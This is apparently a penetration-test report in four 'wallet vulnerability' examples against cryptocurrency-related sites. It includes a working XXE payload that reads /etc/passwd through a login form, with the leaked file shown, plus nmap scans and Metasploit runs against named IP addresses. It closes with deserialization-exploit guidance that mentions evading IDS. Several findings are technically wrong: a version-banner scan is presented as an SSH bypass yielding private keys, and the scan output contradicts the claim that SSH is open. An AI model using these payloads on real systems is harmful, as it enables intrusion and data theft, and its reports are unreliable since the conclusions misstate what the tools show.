**WALLET VULNERABILITY EXAMPLE ONE**

**Vulnerability Type:** XXE INJECTION VULNERABILITY

**Screenshot of Component:** All screenshots are in Business Logic.

**URL GET/ POST data:** POST METHOD:

POST /login/check\_login HTTP/1.1

Host: member.litepool.uk

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:46.0) Gecko/20100101 Firefox/46.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://member.litepool.uk/login

Cookie: ci\_session=58hc3blh6stlmechuhpp43tguvb6s64g

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 416

username=vartul1&password=OolDeW&code=&g-recaptcha-response=03AJIzXZ7HM4IV25thCOouwG-r--k1ywm5-0tlv4oM5dpPuVMPz3\_j5RHATEFKuvrgboay3B4mdfoBQRowwwZ4ReG4gyVme-FkvW5j394SDJyhkbtg7fDwsBV4xOUlEEhd-aGu79ZU3VVPCwZiWO8g2V8kfS3oUhzSVkKwyxIQ5i57BSiKe1wcAgaB07LK7dhRrfevh3rN-eZ-0ACidZWquKOzr-O4aOqDQ-mZYsaxOk5IrjuT2GpBvWWNJr8I0Bo69R7v9-Pue4RgGCI\_N8\_0g\_xvOjbm6qHS\_mWHfoOo699q0xlQidEMwvSBo48CaNc0aqms3y3848UCNNeghAuADcC4Qc0xJW\_eaA

<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [ <!ELEMENT foo ANY >

<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<creds>

<user>&xxe;</user>

<pass>mypass</pass>

</creds>

**Business Logic (What has been tested): According to the “Accept” condition, it is accepting XML also, so I injected small xml file for password file disclosure and it exploited the vulnerability as shown in results. Results is too big so I have pasted the code. Testing has been done for login form with XXE injection vulnerability.**


**Methodology (Steps for testing):**

1. **Login with username and password as shown in above request method which is a post method.**
2. **Insert the XXE script into it.**
3. **Forward the request through burp suite and it can be done through burp suite pro or burp suite free version.**
4. **Follow the redirection step for XXE redirection and it will show the clearly all password files are visible.**
5. **This is due to DTD files are user defined.**

**Results for Penetration Testing:**

**Result for penetration testing is that it is exposing internal files and it is local file inclusion vulnerability through XXE injection. In Yellow fields, it is showing whole password file disclosure.**

**DTD files are the files which are generated XML formats are generated and always provide blockage on fille:/// or** [**gopher:///**](file:///tmp/mozilla_punit0/NULL) **parameter. User defined xml formats should not be allowed for exposing the internal files of server.**



**HTTP/1.1 200 OK**

**Date: Sun, 25 Mar 2018 09:40:51 GMT**

**Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.24**

**X-Powered-By: PHP/7.0.24**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate**

**Pragma: no-cache**

**Content-Length: 7403**

**Connection: close**

**Content-Type: text/html; charset=UTF-8**

**You have logged in as user root:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin**

**bin:x:2:2:bin:/bin:/usr/sbin/nologin**

**sys:x:3:3:sys:/dev:/usr/sbin/nologin**

**sync:x:4:65534:sync:/bin:/bin/sync**

**games:x:5:60:games:/usr/games:/usr/sbin/nologin**

**man:x:6:12:man:/var/cache/man:/usr/sbin/nologin**

**lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin**

**mail:x:8:8:mail:/var/mail:/usr/sbin/nologin**

**news:x:9:9:news:/var/spool/news:/usr/sbin/nologin**

**uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin**

**proxy:x:13:13:proxy:/bin:/usr/sbin/nologin**

**www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin**

**backup:x:34:34:backup:/var/backups:/usr/sbin/nologin**

**<!DOCTYPE html>**

**<html lang="en">**

**<!-- Mirrored from ableproadmin.com/light/horizontal/login1.html by HTTrack Website Copier/3.x [XR&CO'2014], Fri, 17 Feb 2017 09:40:52 GMT -->**

**<head>**

**<title>LOG IN -Litepool</title>**

**<!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->**

**<!-- WARNING: Respond.js doesn't work if you view the page via file:// -->**

**<!--[if lt IE 9]>**

**<script src="https://oss.maxcdn.com/html5shiv/3.7.2/html5shiv.min.js"></script>**

**<script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>**

**<![endif]-->**

**<!-- Meta -->**

**<meta charset="utf-8">**

**<meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1.0, user-scalable=no">**

**<meta http-equiv="X-UA-Compatible" content="IE=edge"/>**

**<meta name="description" content="">**

**<meta name="keywords"**

**content="">**

**<meta name="author" content="">**

**<!-- Favicon icon -->**

**<link rel="shortcut icon" href="http://member.litepool.uk/assets/images/favicon.png" type="image/x-icon">**

**<link rel="icon" href="http://member.litepool.uk/assets/images/favicon.png" type="image/x-icon">**

**<!-- Google font-->**

**<link href="https://fonts.googleapis.com/css?family=Open+Sans:300,400,600,700,800" rel="stylesheet">**

**<!-- Font Awesome -->**

**<link href="http://member.litepool.uk/assets/css/font-awesome.min.css" rel="stylesheet" type="text/css">**

**<!--ico Fonts-->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/icon/icofont/css/icofont.css">**

**<!-- Required Fremwork -->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/bootstrap.min.css">**

**<!-- waves css -->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/plugins/waves/css/waves.min.css">**

**<!-- Style.css -->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/main.css">**

**<!-- Custom Css -->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/custom.css">**

**<!-- Custom Responsive Css -->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/custom\_responsive.css">**

**<link href="https://fonts.googleapis.com/css?family=Open+Sans" rel="stylesheet">**

**<link href="https://fonts.googleapis.com/css?family=Open+Sans:300" rel="stylesheet">**

**<!-- Responsive.css-->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/responsive.css">**

**<!--color css-->**

**<link rel="stylesheet" type="text/css" href="http://member.litepool.uk/assets/css/color/color-1.css" id="color"/>**

**</head>**

**</div>**

**<script src='https://www.google.com/recaptcha/api.js'></script>**

**<style>**

**</style>**

**<section class="login p-fixed d-flex text-center common-img-bg white-bg">**

**<!-- Container-fluid starts -->**

**<div class="container-fluid">**

**<div class="row">**

**<div class="col-sm-8">**

**<div class="login-card card-block">**

**<form action="http://member.litepool.uk/login/check\_login" class="md-float-material" id="loginForm" method="post">**

**<div class="text-center">**

**<img src="http://member.litepool.uk/assets/logo/logo.png">**

**</div>**

**<p>**

**<center class="text-danger">**

**<div class="alert alert-success">Oops, you've entered an incorrect User Name or Password or your account is not active. Please try again.</div>**

**</center>**

**</p>**

**<div class="md-input-wrapper">**

**<input type="text" placeholder="USER" name="username" class="md-form-control" />**

**</div>**

**<div class="md-input-wrapper">**

**<input type="password" placeholder="PASSWORD" name="password" class="md-form-control" />**

**</div>**

**<div class="md-input-wrapper">**

**<input type="password" placeholder="2F AUTHENTICATION CODE (IF ENABLED)" name="code" class="md-form-control" />**

**</div>**

**<div class="row">**

**<div class="md-input-wrapper">**

**<div class="g-recaptcha" data-sitekey="6Lf1xDYUAAAAAOxw5nRTs4tqINorD94ovsDeJoF0" data-callback="onReturnCallback"></div>**

**</div></div>**

**<div class="row log">**

**<div class="col-xs-10 offset-xs-1">**

**<button type="submit" id="login\_button" class="btn btn-md btn-block waves-effect text-center m-b-20 custom-btn">LOGIN</button>**

**<a href="http://member.litepool.uk/login/forgotPassword" class="f-w-600 p-l-5">Forgot Password?</a>**

**</div>**

**<a href="http://member.litepool.uk/login/signup" class="f-w-600 p-l-5">Don't have account?</a>**

**</div>**

**<!-- <div class="card-footer"> -->**

**<!-- </div> -->**

**</form>**

**<!-- end of form -->**

**</div>**

**<!-- end of login-card -->**

**</div>**

**<!-- end of col-sm-12 -->**

**</div>**

**<!-- end of row -->**

**</div>**

**<!-- end of container-fluid -->**

**</section>**

**<!-- Warning Section Starts -->**

**<!-- Older IE warning message -->**

**<!--[if lt IE 9]>**

**<div class="ie-warning">**

**<h1>Warning!!</h1>**

**<p>You are using an outdated version of Internet Explorer, please upgrade <br/>to any of the following web browsers to access this website.</p>**

**<div class="iew-container">**

**<ul class="iew-download">**

**<li>**

**<a href="http://www.google.com/chrome/">**

**<img src="assets/images/browser/chrome.png" alt="Chrome">**

**<div>Chrome</div>**

**</a>**

**</li>**

**<li>**

**<a href="https://www.mozilla.org/en-US/firefox/new/">**

**<img src="assets/images/browser/firefox.png" alt="Firefox">**

**<div>Firefox</div>**

**</a>**

**</li>**

**<li>**

**<a href="http://www.opera.com">**

**<img src="assets/images/browser/opera.png" alt="Opera">**

**<div>Opera</div>**

**</a>**

**</li>**

**<li>**

**<a href="https://www.apple.com/safari/">**

**<img src="assets/images/browser/safari.png" alt="Safari">**

**<div>Safari</div>**

**</a>**

**</li>**

**<li>**

**<a href="http://windows.microsoft.com/en-us/internet-explorer/download-ie">**

**<img src="assets/images/browser/ie.png" alt="">**

**<div>IE (9 & above)</div>**

**</a>**

**</li>**

**</ul>**

**</div>**

**<p>Sorry for the inconvenience!</p>**

**</div>**

**<![endif]-->**

**<!-- Warning Section Ends -->**

**<!-- Required Jqurey -->**

**<script src="http://member.litepool.uk/assets/js/jquery-3.1.1.min.js"></script>**

**<script src="http://member.litepool.uk/assets/js/jquery-ui.min.js"></script>**

**<!-- tether.js -->**

**<script src="http://member.litepool.uk/assets/js/tether.min.js"></script>**

**<!-- waves effects.js -->**

**<script src="http://member.litepool.uk/assets/plugins/waves/js/waves.min.js"></script>**

**<!-- Required Framework -->**

**<script src="http://member.litepool.uk/assets/js/bootstrap.min.js"></script>**

**<!-- Custom js -->**

**<script type="text/javascript" src="http://member.litepool.uk/assets/pages/elements.js"></script>**

**<script type="text/javascript" src="http://member.litepool.uk/assets/js/common-pages.js"></script>**

**<script type="text/javascript" src="http://member.litepool.uk/assets/js/jquery.validate.min.js"></script>**

**<script type="text/javascript" src="http://member.litepool.uk/assets/js/login.js"></script>**

**<script type="text/javascript">**

**$(document).ready(function() {**

**login\_button.disabled = true;**

**});**

**var onReturnCallback = function(response) {**

**login\_button.disabled = false;**

**}; // end of onReturnCallback**

**</script>**

**</body>**

**<!-- Mirrored from ableproadmin.com/light/horizontal/login1.html by HTTrack Website Copier/3.x [XR&CO'2014], Fri, 17 Feb 2017 09:40:52 GMT -->**

**</html>**

**WALLET VULNERABILITY EXAMPLE TWO**

**Vulnerability Type:** SECURITY MISCONFIGURATION VULNERABILITY

**Screenshot of Component:** All screenshots are in attachment.

**URL GET/ POST data:** NMAP SCAN RESULTS:

root@kali:~# nmap -v member.litepool.uk  
  
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2018-02-01 19:50 UTC  
Initiating Ping Scan at 19:50  
Scanning member.litepool.uk (139.59.69.44) [4 ports]  
Completed Ping Scan at 19:50, 0.20s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 19:50  
Completed Parallel DNS resolution of 1 host. at 19:50, 2.56s elapsed  
Initiating SYN Stealth Scan at 19:50  
Scanning member.litepool.uk (139.59.69.44) [1000 ports]  
Discovered open port 443/tcp on 139.59.69.44  
Discovered open port 25/tcp on 139.59.69.44  
Discovered open port 80/tcp on 139.59.69.44  
Discovered open port 9099/tcp on 139.59.69.44  
Completed SYN Stealth Scan at 19:50, 6.63s elapsed (1000 total ports)  
Nmap scan report for member.litepool.uk (139.59.69.44)  
Host is up (0.080s latency).  
Not shown: 995 filtered ports  
PORT     STATE  SERVICE  
22/tcp   closed ssh  
25/tcp   open   smtp  
80/tcp   open   http  
443/tcp  open   https  
9099/tcp open   unknown  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 9.54 seconds  
           Raw packets sent: 1993 (87.668KB) | Rcvd: 18 (1.108KB)

**Business Logic (What has been tested): According to NMAP results, total four ports are open**

**SSH, HTTP, HTTPS and one unknown port. It is showing all four ports and they are not filtered and closed. Our main solely purpose is to get SSH version and make further exploitation or we can bypass SSH login through metasploit modules. But we are working in internal program, so our main purpose is to know the security misconfiguration if the SSH port is opened or closed. For this**

**Strategy we run the metasploit module for it.**

**Methodology (Steps for testing):**

1. **First part is enumeration about target host and our main target is litepool.uk.**
2. **Scan the result through NMAP utility and gather the results.**
3. **Above NMAP results shows that SSH port is opened.**
4. **Exploit the SSH module through metasploit SSH version module.**
5. **Below Results shows that it is vulnerable to SSH bypass.**

**Results for Penetration Testing:**

**Result for penetration testing is that SSH version is exploitable and we can easily bypass SSH version. It is possible through metasploit module and exploitable through auxiliary/scanner/ssh/ssh\_version module. Through this exploitation, we can get private keys of logged in user and other users also. It can be exploitable that unauthenticated user gets the admin access and even database keys also.**

msf > use auxiliary/scanner/ssh/ssh\_version  
msf auxiliary(ssh\_version) > show options  
  
Module options (auxiliary/scanner/ssh/ssh\_version):  
  
   Name     Current Setting  Required  Description  
   ----     ---------------  --------  -----------  
   RHOSTS                    yes       The target address range or CIDR identifier  
   RPORT    22               yes       The target port  
   THREADS  1                yes       The number of concurrent threads  
   TIMEOUT  30               yes       Timeout for the SSH probe  
  
msf auxiliary(ssh\_version) > set RHOSTS 139.59.69.44  
RHOSTS => 139.59.69.44  
msf auxiliary(ssh\_version) > set ThREADS 30  
ThREADS => 30  
msf auxiliary(ssh\_version) > exploit  
  
[\*] Scanned 1 of 1 hosts (100% complete)

SSH-2.0-OpenSSH\_5.3 is opened.  
[\*] Auxiliary module execution completed  
msf auxiliary(ssh\_version) >

**WALLET VULNERABILITY EXAMPLE THREE**

**Vulnerability Type:**  SECURITY MISCONFIGURATION VULNERABILITY

**Screenshot of Component:** There are screenshots in Business Logic.

**URL GET/ POST data:** NMAP SCAN RESULTS:

root@kali:~# nmap -v moonlitecoin.info  
  
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2018-03-23 20:33 UTC  
Initiating Ping Scan at 20:33  
Scanning moonlitecoin.info (69.16.249.55) [4 ports]  
Completed Ping Scan at 20:33, 0.40s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 20:33  
Completed Parallel DNS resolution of 1 host. at 20:33, 0.44s elapsed  
Initiating SYN Stealth Scan at 20:33  
Scanning moonlitecoin.info (69.16.249.55) [1000 ports]  
Discovered open port 110/tcp on 69.16.249.55  
Discovered open port 587/tcp on 69.16.249.55  
Discovered open port 53/tcp on 69.16.249.55  
Discovered open port 143/tcp on 69.16.249.55  
Discovered open port 25/tcp on 69.16.249.55  
Discovered open port 80/tcp on 69.16.249.55  
Discovered open port 3389/tcp on 69.16.249.55  
Discovered open port 21/tcp on 69.16.249.55  
Discovered open port 1433/tcp on 69.16.249.55  
Discovered open port 8443/tcp on 69.16.249.55  
Completed SYN Stealth Scan at 20:33, 35.66s elapsed (1000 total ports)  
Nmap scan report for moonlitecoin.info (69.16.249.55)  
Host is up (0.27s latency).  
rDNS record for 69.16.249.55: host.moonlitecoin.info  
Not shown: 990 filtered ports  
PORT     STATE SERVICE  
21/tcp   open  ftp  
25/tcp   open  smtp  
53/tcp   open  domain  
80/tcp   open  http  
110/tcp  open  pop3  
143/tcp  open  imap  
587/tcp  open  submission  
1433/tcp open  ms-sql-s  
3389/tcp open  ms-wbt-server  
8443/tcp open  https-alt  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 36.82 seconds  
           Raw packets sent: 3001 (132.020KB) | Rcvd: 247 (28.800KB)

**Business Logic (What has been tested):**

**It is disclosing only FTP server banner version and can be easily bypassed, this is done through metasploit module of ftp banner version. This is misconfigured FTP server which is getting exposed to open network and this is a vulnerability of security misconfiguration. There is a vulnerability with certain configurations of certain ftp daemons with which users with a valid ftp only account may execute arbitrary commands (including self-supplied binaries). It is also possible for anonymous ftp users to execute arbitrary commands (again, including self-supplied binaries). Security misconfiguration vulnerabilities could occur if a component is susceptible to attack due to an insecure configuration option. These vulnerabilities often occur due to insecure default configuration, poorly documented default configuration, or poorly documented side-effects of optional configuration. This could range from failing to set a useful security header on a web server, to forgetting to disable default platform functionality that could grant administrative access to an attacker.**

**Methodology (Steps for testing):**

1. **Above NMAP results show that FTP port is opened.**
2. **Here FTP is not filtered and thought of trying to exploit more with metasploit.**
3. **FTP banner version is disclosed through auxiliary/scanner/ftp/ftp\_version.**
4. **It shows the output of FTP Banner.**

**Results for Penetration Testing:**


**Penetration testing results are shown below in which FTP banner version is shown below and can be exploited to transfer any malicious file or fetching any password file or fetching server database or serve configuration file.**

msf > use auxiliary/scanner/ftp/ftp\_version  
msf auxiliary(ftp\_version) > show options  
  
Module options (auxiliary/scanner/ftp/ftp\_version):  
  
   Name     Current Setting      Required  Description  
   ----     ---------------      --------  -----------  
   FTPPASS  mozilla@example.com  no        The password for the specified username  
   FTPUSER  anonymous            no        The username to authenticate as  
   RHOSTS                        yes       The target address range or CIDR identifier  
   RPORT    21                   yes       The target port  
   THREADS  1                    yes       The number of concurrent threads  
  
msf auxiliary(ftp\_version) > set RhOSTS 69.16.249.55  
RhOSTS => 69.16.249.55  
msf auxiliary(ftp\_version) > set ThREADS 30  
ThREADS => 30  
msf auxiliary(ftp\_version) > run  
  
**[\*] 69.16.249.55:21 FTP Banner: '220 Microsoft FTP Service\x0d\x0a'**  
[\*] Scanned 1 of 1 hosts (100% complete)  
[\*] Auxiliary module execution completed

**WALLET VULNERABILITY EXAMPLE FOUR**

**Vulnerability Type:**  INSECURE DESERIALIZATION VULNERABILITY

**Screenshot of Component:** There are no screenshots in Business Logic.



**URL GET/ POST data:**

We are analysing here PCAP file of moonlitecoin.info and gather all packets as shown in above screenshot.

**Business Logic (What has been tested):**

**Exploiting Deserialization:**

**To exploit a deserialization vulnerability, we need two key things:**

**An entry point that allows us to send our own serialized objects to the target for deserialization.**

**One or more code snippets that we can manipulate through deserialization.**

**Entry Points**

**We can identify entry points for deserialization vulnerabilities by reviewing application source code for the use of the class ‘java.io.ObjectInputStream’ (and specifically the ‘readObject’ method), or for serializable classes that implement the ‘readObject’ method. If an attacker can manipulate the data that is provided to the ObjectInputStream then that data presents an entry point for deserialization attacks. Alternatively, or if the Java source code is unavailable, we can look for serialized data being stored on disk or transmitted over the network, provided we know what to look for!**

**The Java serialization format begins with a two-byte magic number which is always hex 0xAC ED. This is followed by a two-byte version number. I’ve only ever seen version 5 (0x00 05) but earlier versions may exist and in future later versions may also exist. Following the four-byte header are one or more content elements, the first byte of each should be in the range 0x70 to 0x7E and describes the type of the content element which is used to infer the structure of the following data in the stream. For more details see Oracle’s documentation on the Object Serialization Stream Protocol.**

**People often say to look for the four-byte sequence 0xAC ED 00 05 in order to identify Java serialization, and in fact some IDS signatures look for this sequence to detect attacks. During my recent client engagement, I didn’t immediately see those four bytes because the target client application kept a network connection to the server open the entire time it was running and the four-byte header only exists once at the very beginning of a serialization stream. The client’s IDS missed my attacks for this reason – my payloads were sent later in the stream and separately from the serialization header.**

**We can use an ASCII dump to help identify Java serialization data without relying on the four-byte 0xAC ED 00 05 header.**

**The most obvious indicator of Java serialization data is the presence of Java class names in the dump, such as ‘java.rmi.dgc.Lease’. In some cases, Java class names might appear in an alternative format that begins with an ‘L’, ends with a ‘;’, and uses forward slashes to separate namespace parts and the class name (e.g. ‘Ljava/rmi/dgc/VMID;’). Along with Java class names, there are some other common strings that appear due to the serialization format specification, such as ‘sr’ which may represent an object (TC\_OBJECT) followed by its class description (TC\_CLASSDESC), or ‘xp’ which may indicate the end of the class annotations (TC\_ENDBLOCKDATA) for a class which has no super class (TC\_NULL).**

**Having identified the use of serialized data, we need to identify the offset into that data where we can actually inject a payload. The target needs to call ‘ObjectInputStream.readObject’ in order to deserialize and instantiate an object (payload) and support property-oriented programming, however it could call other ObjectInputStream methods first, such as ‘readInt’ which will simply read a 4-byte integer from the stream. The readObject method will read the following content types from a serialization stream:**

**0x70 – TC\_NULL**

**0x71 – TC\_REFERENCE**

**0x72 – TC\_CLASSDESC**

**0x73 – TC\_OBJECT**

**0x74 – TC\_STRING**

**0x75 – TC\_ARRAY**

**0x76 – TC\_CLASS**

**0x7B – TC\_EXCEPTION**

**0x7C – TC\_LONGSTRING**

**0x7D – TC\_PROXYCLASSDESC**

**0x7E – TC\_ENUM**

**In the simplest cases an object will be the first thing read from the serialization stream and we can insert our payload directly after the 4-byte serialization header. We can identify those cases by looking at the first five bytes of the serialization stream. If those five bytes are a four-byte serialization header (0xAC ED 00 05) followed by one of the values listed above then we can attack the target by sending our own four-byte serialization header followed by a payload object.**

**In other cases, the four-byte serialization header will most likely be followed by a TC\_BLOCKDATA element (0x77) or a TC\_BLOCKDATALONG element (0x7A). The former consists of a single byte length field followed by that many bytes making up the actual block data and the latter consists of a four-byte length field followed by that many bytes making up the block of data. If the block data is followed by one of the element types supported by readObject then we can inject a payload after the block data.**

**I wrote a tool to support some of my research in this area, SerializationDumper, which we can use to identify entry points for deserialization exploits. The tool parses Java serialization streams and dumps them out in a human-readable form. If the stream contains one of the element types supported by readObject then we can replace that element with a payload object. Below is an example of its use:**

